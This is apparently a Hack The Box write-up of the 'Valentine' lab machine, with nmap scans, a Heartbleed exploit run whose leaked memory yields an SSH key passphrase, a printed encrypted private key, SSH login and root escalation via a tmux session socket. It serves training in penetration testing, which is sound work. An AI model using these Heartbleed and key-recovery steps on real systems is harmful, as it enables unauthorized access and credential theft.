
Valentine

Valentine

This is an easy HTB.



Phase 1: Information Gathering / Recon

First we run the simple port scan just to find all the ports.

```
└─$ nmap -p- -T5 10.10.10.79 -v
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 16:12 PDT
Initiating Ping Scan at 16:12
Scanning 10.10.10.79 [2 ports]
Completed Ping Scan at 16:12, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:12
Completed Parallel DNS resolution of 1 host. at 16:12, 0.01s elapsed
Initiating Connect Scan at 16:12
Scanning 10.10.10.79 [65535 ports]
Discovered open port 443/tcp on 10.10.10.79
Discovered open port 80/tcp on 10.10.10.79
Discovered open port 22/tcp on 10.10.10.79
```

Now with some of the first few we found we can hit them harder.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap -p 443,80,22 -A 10.10.10.79
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 16:14 PDT
Nmap scan report for 10.10.10.79
Host is up (0.17s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_ssl-date: 2023-10-22T23:14:26+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb
/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
```

We find some good services and versions.

We also ran a nmap vuln script query against it to find that it was vulnerable to heartbleed on port 443


```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cry
ptographic software library. It allows for stealing information intended to
be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and
 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows
for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential informatio
n as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 156.41 seconds
```

Phase 2: Pivot to Specific Service

Port 80/443: HTTP(s) Server

Just by browsing here we see the following:



Here's the response:

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sun, 22 Oct 2023 23:17:32 GMT
3  Server: Apache/2.2.22 (Ubuntu)
4  X-Powered-By: PHP/5.3.10-1ubuntu3.26
5  Vary: Accept-Encoding
6  Content-Length: 38
7  Connection: close
8  Content-Type: text/html
9
10 <center>
     <img src="omg.jpg"/>
   </center>
11
```

Gobuster gets us the following.

https://10.10.10.79/dev/

Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 443

Here we get some hints.


10.10.10.79/dev/notes.txt × 10.10.10.79 ×

https://10.10.10.79/dev/notes.txt


```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

Hex encoded content on the site.



We can use CyberChef to decode and see what it is:




Woah! A private SSH key!


Let's save that to a file:


```
┌──(cybersauruswest㉿kali)-[~]
└─$ cat heartbleed_private_key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

Here I play around with the features mentioned in the hint.








Nothing more, so now we cans tart working with what we previously found.

Phase 3: Service Exploitation

Heartbleed is a very famous vuln so there are a few exploits to choose from.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit heartbleed
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension -      | multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartb     | multiple/remote/32745.py
OpenSSL TLS Heartbeat Extension - 'Heartb     | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartb     | multiple/remote/32998.c
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Instead of using metasploit I am going to practice using an exploit I find online.



Well the exploit seems to have worked, now lets see what it got us:

```
┌──(cybersauruswest㉿kali)-[~]
└─$ python2 heartbleed_exploit.py 10.10.10.79
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
  ... received message: type = 22, ver = 0300, length = 94
  ... received message: type = 22, ver = 0300, length = 885
  ... received message: type = 22, ver = 0300, length = 331
  ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
  ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
```

After running it a ton of times, we could see the recent use of a base64 encoded string.

```
ontent-Length: 4
2....$text=aGVhc
nRibGVlZGJlbGlld
mV0aGVoeXBlCg==(
I..9.O......#..i
.e..............
```

We decode and get what looks to be a password.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype
```

Phase 4: Initial Access

I use this password to decode the SSH key we found.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ openssl rsa -in heartbleed_private_key -out hype_key_decrypted.rsa
Enter pass phrase for heartbleed_private_key:
writing RSA key
```

We could probable combine this with the ssh key we found earlier. Since the key was called `hype_key` maybe the user name is hype.

```
└─$ ssh -i ./hype_key_decrypted.rsa hype@10.10.10.79
```

NOTE: Here the box was definitely broken so no more screenshots :/

To find the user flag I do:
`find / -type f -name "user.txt"`

Which gets us to Hype's desktop.

Phase 5: Privlege Escalation

When running `ls -al` in hype's root directory we see that .bash_history is not empty. By checking it out we can see that `tmux -S /.devs/dev_sess` is used to run a developer level session. We run this an we get the root flag easily.

Phase 6: Review/Summary/Lessons

- I think my template is too verbose, I am going to trim it down.
- I should be using Nikto and Nmap vuln scripts every time for easy wins.
- SSH keys need to be decrypted, and this can be done using openssl
- Look in .bash_history for the user.
